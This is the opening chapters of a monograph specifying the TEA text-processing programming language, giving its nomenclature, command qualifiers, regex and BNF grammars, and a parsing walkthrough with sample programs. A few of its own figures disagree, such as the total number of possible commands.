
Willrich L. Joseph, MSc.



TEA TAZ: TRANSFORMING EXECUTABLE ALPHABET A: TO Z:

Nuchwezi Research

TEA TAZ – Transforming Executable Alphabet A: to Z: COMMAND SPACE SPECIFICATION

IN BRIEF

A formal introduction to **TEA – Transforming Executable Alphabet**; a general-purpose Computer Programming Language that is text-processing oriented and based on a sequence-transformer chaining paradigm. Also, the official reference manual on the design, implementation and use of TEA.

ALSO BY JOSEPH WILLRICH LUTALO

- **FICTION** –

Shrines of the Free Men

Club 69

Embaga Ku Rina Island

Ensi N'Amaguru

Rock 'N' Draw

- **ACADEMIA** –

Concerning a Transformative Power in Certain Symbols, Letters and Words

Applying TRANSFORMATICS in GENETICS

The Theory of Sequence Transformers & their Statistics

TEA TAZ – TRANSFORMING EXECUTABLE ALPHABET A: TO Z: COMMAND SPACE SPECIFICATION

A MONOGRAPH

BY

JOSEPH WILLRICH LUTALO **C.M.R.W.**

First published on the Internet in 2025 by

I*POW
(International Internet Portfolio of Writers)

https://t.me/ipowriters

A catalogue record for this book shall likewise become available from the British, as well as the Uganda National Library.

ISBN :

—Λ—

I*POW Living Document Edition since **24th September, 2025**

TEA TAZ – **T**ransforming **E**xecutable **A**lphabet A: to Z: COMMAND SPACE SPECIFICATION

Willrich J. Lutalo[1]

joewillrich@gmail.com, jwl@nuchwezi.com

October 21, 2025

[1]Inventor of the TEA language, also currently a volunteering & Independent Principal Investigator at Nuchwezi Research — https://nuchwezi.com

Dedication

I:{**Dedicate this book to Dr. Marriette of Makerere University, CoCIS graduate school.** When she first taught me LISP on the white-board, during my masters class on advanced computer programming — **MCN7105**:"Structure and Interpretation of Computer Programs", I felt like a special mini-universe of computing had been hidden from me all along. *Exposure to not just a different, albeit uncommon syntax and abstraction approach to computational problem solving she passed down to me, and somewhat helped spur my interest further, into exploring non-mainstream programming languages. Also, I recall when I first encountered a serious non-C-family language, RUBY by Matz, first exposed to me by Revence Kalibwani (R*I*P), I never looked back, and now I have a truly elegant, fully functional non-C-family computer programming language of my own, several years down the road.*}

`|U:|A:|V:C|A*:C`

Contents

List of Figures

List of Tables

List of ACRONYMS

ABBR.	Definition
BASH	Bourne Again Shell
BNF	Backus–Naur Form
CGF	Context-Free Grammar
IDE	Integrated Development Environment
I*POW	International Portfolio of Writers
JSON	JavaScript Object Notation
MSS	Model Sequence Statistic
***o*-SSI**	*orthogonal*-Symbol Set Identity
RNG	Random Number Generator
RSG	Random Sequence Generator
TC	TEA Command
TCD	TEA Command Delimiter
TCOM	TEA Comment
TCQ	TEA Command Qualifier
TEA	Transforming Executable Alphabet
TI	TEA Instruction
TID	TEA Instruction Delimiter
TIL	TEA Instruction Line
TIPE	TEA Instruction Parameter Expression
TIPED	TEA Instruction Parameter Expression Delimiter
TOE	TEA Opaque Expression
TPC	TEA Primitive Command
WSL	Windows Subsystem for Linux

Abstract

This manuscript builds upon the earlier TEA language formalization and specification work in J. Willrich Lutalo's PhD research diary [1]. For all practical purposes, this document is best treated as a living document; it is continually being enhanced as TEA evolves, but must also be considered the official, authoritative formal reference on matters concerning the definition, grammar, semantics, and processing of TEA programs.

Keywords: Software Engineering, Software Language Engineering, Language Definition, Instruction Set, Developer Manual, Software Debugging, TEA Programming.

Chapter 1

Introduction

Computers are abstractions that help humans solve problems via other abstractions known as software programs, which are implemented using other abstractions known as software languages. The Transforming Executable Alphabet (TEA) language, is a general-purpose computer programming language that is text-processing oriented, is currently implemented as an interpreted language for both the WEB (internet) and SYSTEM (as standalone or embeddable)[1]. And in this manual, we shall understand its origins, purpose, design, implementation, applications [and applicability] as well as get glimpses of what its future is likely to be.

1.1 Essential Nomenclature and Concepts

For the rest of this document, the following definitions and clarifications are important:

1. **TEXT:** In the TEA computer programming language, Text is considered to be any form of data a TEA program can process and reason about. **All TEA programs process only Text.**
2. **STRINGS:** Let us assume a finite sequence of distinct characters from a finite set such as Unicode-8 or ASCII. This is the alphabet understood and processed by TEA programs. Let us call any such finite sequence, for example a,b,c,d, ,f the string "abcd f", and for TEA programs, we shall typically write an explicit string—such as "a b c", as an expression expressing the exact character and position—thus order, it occupies in the string, by either the common syntax "a b c" (such as some programming languages do... Java, Python and C), but for TEA, we shall also allow, in-fact, recommend that we express all strings in a program source-code using the earlier syntax; abc f. For TEA programs, all data is presented as Text, and at the source-code or even run-time level, data being processed by a TEA program is expected to be, and is treated as a string.
3. **REGULAR EXPRESSIONS:** Because TEA is a Text Processing language at core, it means, advanced text processing power and capabilities need be built within the language by design. Among these is the ability to automatically discover patterns in strings and then

[1] Though we shall cover more about this in a later section of the TAZ, note that the TEA language currently comes in two flavours — two, because, even though the entire TEA instruction set A: to Z: is almost standard and works the same irrespective of platform where a TEA program is run, and yet, in practice, and particularly for programs using the **Z:** command space, there are unavoidable differences in the powers and capabilities one can access and or leverage from the external environment via the **ZAP** facility — `z:CMD`, `z*:vCMD` and related *external system command execution* variants of that TEA instruction that one might wish to use. In particular, the **WEB TEA**/TEA running in a web-browser programs can use external powers via JavaScript, but yet, commandline versions can mostly use the system/shell interface of the host system only. More about this when we come to **Z:** later.

do things based on or to them. A kind of intelligent or controllable and directable processing. For pattern matching and pattern-based conditional processing, TEA programs employ the concept and mechanics of Regular Expressions. For clarification purposes while reading this TEA specification as well as future literature and TEA source code built based on this standard, TEA regular expressions are to be written in a TEA program without any explicit delimiters except the standard TEA Parameter Expression Delimiter (refer to Figure 1) ":" —to defer from strings. Thus, where it is expected to write an explicit regular expression (also typically referred to as a REGEX in this specification) such as `^$` to denote the REGEX used to match the empty string, typically expressed as "", shall likewise be written as `^$` when being expressed within a TEA program source code — particularly so, in parts of TEA instructions where the instruction signature dictates that the argument or parameter is expected to be a literal regular expression. However, the same, when being expressed or being passed around in a TEA program, shall instead be written as {`^$`} or perhaps "`^$`". Of course, it would have been possible to actually write both explicit strings and regular expressions using the same simple and bare syntax—for example, with the discarding of the string delimiting characters " and " for the typical, and { and } for TEA, but sometimes it is safer to sacrifice mathematical elegance while writing a program, and instead secure useful program source-code properties such as readability, program comphrensibility and lexical correctness – for both the human writing the code – such as we expect most TEA programs shall be, and the machines meant to read, parse and process things based on human-written TEA program source code.

4. **AI:** Active Input — This refers to the main input or data to be referred to or processed by the current TEA Program instruction at the time it is being evaluated. IO: Instruction Output — This refers to the main output or data to be returned by the current TEA Program instruction after it is fully executed.

5. **WORD:** This refers to a sequence of non-whitespace characters.

6. **TEA PRIMITIVE:** Also the same as "TEA Primitive Command" or "TEA Canonical Command", is any one of the letters in the Latin Alphabet, a to z or A to Z, followed by a single colon ":" character, and the letter used determines what purpose a TEA instruction has in a program. Also, each primitive has unique semantics as defined in the TEA Command Space specification. It is important to note that in TEA, much as the standard style is to use lowercase letters for TEA primitives such as "a:" or "m:", yet, case doesn't matter, and "a:" and "A:" are basically equivalent, but "a:" and "A!:" aren't, much as they reference the same basic TEA primitive "a". In a TEA primitive such as "a:", we may refer to the command letter "a" as the "Command Character".

7. **TEA INVERSE:** When any of the TEA primitives such as "a:" has the command character followed by a TEA Command Qualifier such as the exclamation mark "!" or star-character "*", such as with "a!:" or "g*:", it is then considered to be the inverse or alternate form of the implied primitive. So, "a!:" is the alternate form of the command "a:", and unless where specified, typically the canonical form of a TEA primitive, such as "a:" has different effects and purpose from its inverse form "a!:"

8. **INERT or UNDEFINED TEA COMMAND:** When a TEA Command is flagged as or defined as "INERT" or "UNDEFINED" or "RESERVED", it means that command or its implied form has no effect in a standard TEA program, and can be ignored by the TEA processor when the program is being executed. Typically, this occurs with the special treatment of Inverse forms of a TEA primitive, such as when "a:" is defined, but "a!:" is not or when "a:" is, but "a:WITH PARAMETERS" isn't. Also, sometimes a command might have one of its parameterized forms (but not all of them) undefined or INERT. For example:

   - `V:`

- `V:VAULT_NAME`
- `V:VAULT_NAME:VAULT_VALUE`

are all defined, but `V:VAULT_NAME:VAULT_VALUE:OTHER_ARGUMENT` isn't. Typically, where for example a primitive such as "a:" is defined but its parameterized form isn't, it could be safe to assume that "a:WITH PARAMETERS" shall simply be ignored and not have effect in the program, much as "a:" is defined and would cause an effect in the program. In an advanced TEA program environment, using or writing an INERT form of a TEA command should either be flagged or reported as an error. Otherwise, typically, the safe judgment to make concerning INERT commands is that they shouldn't and won't modify or affect the AI, and thus, should transparently return the AI as IO, and thus can be considered to be non-existent in a TEA program.

1.1.1 TEA Command Variations and Qualifying TEA Commands Correctly

So, based on the grammar rules by which we can form valid TEA Instructions (see **Figure 2.1**), we know that, in total, we can have **208 possible TEA Commands**. We arrive at that number as such:

1. Each TC consists of a single element from ψ_{az} — so that's 26×2 — since we allow both upper case and lower case letters $\rightarrow 52$.
2. Each TC can be qualified, and thus, can be terminated/suffixed with one of the following TCQ options:
   (a) — essentially, no TCQ (plain): so that, if TC is "A", we get "A:", if "B", then "B:", etc.
   (b) `.` — essentially, if TC is "A", we get "A.:", if "B", then "B.:" etc.
   (c) `*`
   (d) `!`
   (e) `.*`
   (f) `.!`
   (g) `*!` — essentially, if TC is "A", we get "A*!:", if "B", then "B*!:" etc.

   Which gives us **7 TCQ variants**, and thus a total of $52 \times 7 \rightarrow 364$ TEA Command Variations.

Thus, without delving directly here into what each of those TEA Commands does, which ones are INERT and which are not, what **instruction signatures** each supports or allows[2] etc — stuff we are going to cover well once we dive into the breakdown of each TEA primitive command's specification and semantics (which is exactly what the TEA TAZ is about), we at least know, we have a total of 364 possible distinct TEA commands to explore! That alone, definitely justifies the need for this manual, and an insight into the details of each of the 26 TP, a: to z:[3]

[2]Some TC might accept just one parameter or argument, while others might allow two or more — delimited by ":".

[3]Of course, not to loose hope for those who wish to memorize the entire TEA instruction set or the TAZ — especially because, unlike many other programming languages out there, for TEA, which has a fixed library/instruction set, it's possible, and we know that, since a: and A: are equivalent, or that any TC with some particular primitive say, K:, is equivalent to the variant with the same primitive just in a different case, thus, instead of a total of 364 commands, TEA essentially supports $26 \times 7 \rightarrow 182$ distinct commands.

Chapter 2

THE TEA LANGUAGE DEFINITION

The Transforming Executable Alphabet (TEA) language, is a formal, regular, computable and Turing Complete programming language specified formally by the grammars we shall see in this section. As with regular, formal languages, we can then use TEA to express formal statements or expressions in its language and using its formal syntax and semantics, that could be either individual instructions that do just one thing, or entire collections of them arranged and structured coherently, that specify how a particular or general kinds of tasks might be solved — these are typically, or more technically known as automatons, or rather, computer programs, capable of running on any Turing Machine or Abstract Machine capable of interpreting or processing the TEA formal language in this case.

2.1 TEA Lexical and Syntax Grammars

First, we shall consider the lexical structure of TEA programs.

Essentially, all TEA programs, in their simplest, unminified form[1] consist of one or more TEA Instructions, and where each TEA Instruction Line (TIL) conforms to the following simplified **lexical specification** specified using the formal language of **Regular Expressions**:

TEA Instruction Line (Regular Expression)

```
^\s*[a-zA-Z](?:[.!*]|(?:\*!))?:.*$
```

Figure 2.1: The TEA Instruction Lexical Specification (regular language)

And then, with simplification, all TEA Programs (containing one or more TILs, and potentially minified), conform to the following syntax specification[2] expressed using regular expressions to:

TEA Program (Regular Expression)

```
([a-zA-Z]\.?\*?!?:.*(:.*)*\|?)+(#.*)*
```

Figure 2.2: The TEA Program Lexical Specification (regular language)

[1] That is, without "|" delimiters between individual TEA instructions instead of the NEW LINE \n character.
[2] Also referred to as "Lexical Grammar" in some contexts.

Essentially, in **Figure 2.1**, we see the final, most generic lexical specification of any legitimate TEA Instruction (TI), and the implication is that a TEA program consists of one or more TI – with or without TEA comments (more about this later). We see that a TEA Instruction obeys the following lexical and baseline-syntax rules:

1. **The instruction starts with a single letter from Latin alphabet** — $\psi_{az} = \langle a, b, c, ..., y, z \rangle$, and that the case of the letter doesn't matter. This letter is what is called a **TEA Primitive Command** (TPC).

2. **After the TPC, we might optionally have** a dot (.), an exclamation mark (!), an asterisk (*) or an ordered pairwise combination of them; (.!) or (.*) or (*!) but not (.*!). These are refered to as **TEA Command Qualifiers** (TCQ), and nothing else after the TPC and TCQ except the full colon (:)—a **TEA Command Delimiter** (TCD). When the TPC is followed by TCQ we then call that command the **Inverse** or **Alternate** form of the TPC.

3. After the TCD, everything that follows until the end of the line or until the vertical bar character (|)—the *TI Delimiter* (TID)[3] is a **TI Parameter Expression** (TIPE).

4. TIPE consists of one or more characters excluding the **TIPE Delimiter** (TIPED) symbol—also called "**TEA Parameter Expression Delimiter**", which is the full colon, ":", just like the TCD, followed by one or more TIPE.

5. After the TID, and on the same line, everything that follows is either another TI or is something essentially treated as either whitespace or a comment—thus a **TEA Opaque Expression** (TOE).

6. Taken together, the TCP·TCQ·TCD specify a **TEA Command** (TC), and TC·TIPE specifies a complete **TEA Instruction Line** (TIL)

7. When a line in a TEA program doesn't start with a valid TC with or without leading white space, such a line is treated as or interpreted as TOE.

8. All TOE in a TEA program are essentially **TEA Comments** (TCOM), and aren't processed by the TEA interpreter[4].

In summary, a TIL, and thus a TI, can be produced thus:

[3]Concerning the TID, earlier ideas had included the possibility of delimiting multiple TI expressions, possibly on the same line, using either the (;) or (,) characters.

[4]And thus, can be safely eliminated when a TEA program is either sanitized or minified.

TEA Instruction Line (Simple Grammar)

```
TIL := WS*•TI•TI*•TOE•EOL
WS := White Space
TI := WS*•TC•TIPE•TID
TC := TCP•TCQ•TCD
TCP := [a-zA-Z]
TCQ := . | ! | * | *!
TCD := :
TIPE := NTIPED•(TIPED•NTIPED*)*
TIPED := :
NTIPED := [^:]*
TID := |
TOE := NEOL* | TCOM
NEOL := [^\n]*
TCOM := #NEOL
EOL := NLC | NLC•CR
NLC := New Line Character
CR := Carriage Return
```

Figure 2.3: The TEA Instruction Context Free Grammar in Simple Form (context-free language)

For purists especially, the same can be rewritten in true/traditional Backus–Naur Form (BNF) as follows:

TEA Instruction Line (BNF Grammar)

```
<TIL> ::= <WS_List> <TI> <TI_List> <TOE> <EOL>

<WS_List> ::= <WS> <WS_List> | ε
<TI_List> ::= <TI> <TI_List> | ε

<WS> ::= "White Space"

<TI> ::= <WS_List> <TC> <TIPE> <TID>

<TC> ::= <TCP> <TCQ> <TCD>
<TCP> ::= "a" | "b" | ... | "z" | "A" | "B" | ... | "Z"
<TCQ> ::= "." | "!" | "*" | "*!"
<TCD> ::= ":"

<TIPE> ::= <NTIPED> <TIPE_Tail>
<TIPE_Tail> ::= <TIPED> <NTIPED_List> | ε
<NTIPED_List> ::= <NTIPED> <NTIPED_List> | ε

<NTIPED> ::= any character except ":"

<TIPED> ::= ":"

<TID> ::= "|"

<TOE> ::= <NEOL_List> | <TCOM>
<NEOL_List> ::= <NEOL> <NEOL_List> | ε
<NEOL> ::= any character except newline

<TCOM> ::= "#" <NEOL>

<EOL> ::= <NLC> | <NLC> <CR>
<NLC> ::= "New Line Character"
<CR> ::= "Carriage Return"
```

Figure 2.4: The TIL CFG in BNF

Where TIL is a **TEA Instruction Line**, and thus a **TEA Program** (TP) can be fully produced thus:

TEA Program (Simple Grammar)

```
TP := TIL • (TOL* • TIL*)*
TOL := TOE • EOL | TCOML
TCOML := WS* • TCOM • EOL
```

Figure 2.5: The TEA Program Context Free Grammar in Simple Form

In traditional BNF, we have:

TEA Program (BNF Grammar)

```
<TP> ::= <TIL> <TP_Tail>
<TP_Tail> ::= <TOL_List> <TIL_List> <TP_Tail> | ε

<TOL_List> ::= <TOL> <TOL_List> | ε
<TIL_List> ::= <TIL> <TIL_List> | ε

<TOL> ::= <TOE> <EOL> | <TCOML>

<TCOML> ::= <WS_List> <TCOM> <EOL>
<WS_List> ::= <WS> <WS_List> | ε
```

Figure 2.6: The TEA Program CFG in BNF (context-free language)

Where TOL is a **TEA Opaque Line**—essentially a line in a TEA program that can be entirely ignored by the TEA parser, processor or interpreter because it either consists of only TOE (TEA Opaque Expression) or TCOM (and thus is a TCOML). Thus do we now have a full, and complete specification of the TEA programming language syntax. This should help with lexing TEA program source code[5], and thus parsing TEA Programs[6]. However, as for the semantics of any given TEA program, it is important to combine knowledge of valid TEA program syntax, as well as the valid syntax and semantics of each individual TEA primitive command space. This is specified in the TEA A: to Z: Command Space Specification section of the TAZ.

2.2 Quirks of the TEA Parser: Parsing and Processing Multi-line TI and Multiple TI On A Single Line

The minimal TEA language grammar defined in the previous section might not readily capture or express one small quirk about how TEA programs might be written in practice – such as when TI spans more than one line — an example being when a string parameter being passed to an instruction in the source code has to span multiple lines, or when a TEA comment needs do the same. The other quirky case is when multiple TI need be expressed on a single line —- something which might not be immediately obvious by merely looking at the TEA language grammar.

An example TEA program that highlights these syntactic quirks follows...

[5]Those not computer scientists, lexing is how we can automatically break apart a given TEA program source-code into meaningful bits or tokens, and thus be able to verify or validate the program against the language specification or formal grammar, even without having to execute or run the program. It is very vital in situations such as Static Program Analysis and Verification, but also in Code Beautification or Syntax Highlighting as part of a TEA Code Pretty Printer — typical aspects of a mature programming language's formal language support tools.

[6]Those interested, traditional parsers typically operated on some form of CFG of a language after it has been lexxed, such as when the grammar is expressed as a token tree or such. However, those are mostly implementation-specific details, and also dependent on whether the language is compiled or interpreted. TEA is currently manifested as an interpreted language, and those interested in studying the TEA parser, can visit the reference implementation on GitHub[2] to explore.

TEA Program

Listing 2.1: TP 1

```
i: {This is a multi-line
string} | # followed by comment
u!: | g:
l:E | x:{1-}
f:^1-i:A:B | l:A | x!:-1 | j:C | l:B | i!:"T" | j:E
l:C | q!:
#(=1-isltnThamu-erg-1, VAULTS:{"vIN":"This is a multi-line\nstring"})
```

Figure 2.7: Sample TEA Program demonstrating most quirks of a non-trivial TEA Program

And the same exact program as in **Listing 2.1**, when stripped of all TEA comments and other extraneous, non executable stuff, and all new lines delimiting TEA instructions replaced by the standard TEA instruction delimiter, "|", becomes as what we see in **Listing 2.2**

TEA Program

Listing 2.2: TP 2

```
i: {This is a multi-line
string}|u!:|g:|l:E|x:{1-}|f:^1-i:A:B|l:A|x!:-1|j:C|l:B|i!:"T"|j:E|l:C|q!:
```

Figure 2.8: Sample TEA Program demonstrating most quirks of TEA programming (MINIFIED version)

In parsing such a program relative to the given TEA grammar (see **section 2.1**), one might approach the task thus:

1. Have a TEA Instruction Line list to hold each complete TEA Instruction per entry, in the natural order they appear in the code.
   (a) To help with dealing with Multi-line strings anywhere within the program, and which are the only reason parsing might become tricky, start by turning all such Multi-line instructions into single line forms. For example, given any such instructions shall be the kind involving Multi-line strings which are mandatorily delimited by either " & " or { & }, then find a means to momentarily substitute newline characters within such explicit strings in the code with some special marker such as a rare character RC. Thus, any such previously Multi-line strings shall take the modified form ...RC..RCRC... After this transformation, we can comfortably proceed to process the source code as though all instructions either span a whole single line or multiple instructions sit on the same line (delimited of course).
   (b) Start by splitting the modified code by newlines.
   (c) For each line, check for whether the line is an opaque line or a TEA Instruction Line.
   (d) If opaque ignore and move to the next, otherwise extract the TEA instructions on that line as follows:
      i. If the line is an instruction line with only a single TEA Instruction on it, reverse the RC-NL transform above if necessary, then add the instruction to the instruction list. Otherwise if multiple instructions exist on the line (delimited by |), then extract each instruction statement and add it to the instruction list in the exact order in which it appears on the line.

ii. Finally, once all the instructions have been extracted and stored in an ordered list, perhaps with clear annotation for what kind of instruction it is (for example noting label statements since they shall merely serve for control flow), then proceed to execute the TEA program by operating on the list of instructions.

Generally, one might appreciate the simplicity of parsing, validating and then executing TEA program source code by studying the TEA execution process as depicted in the flowchart in **Figure 2.9**:

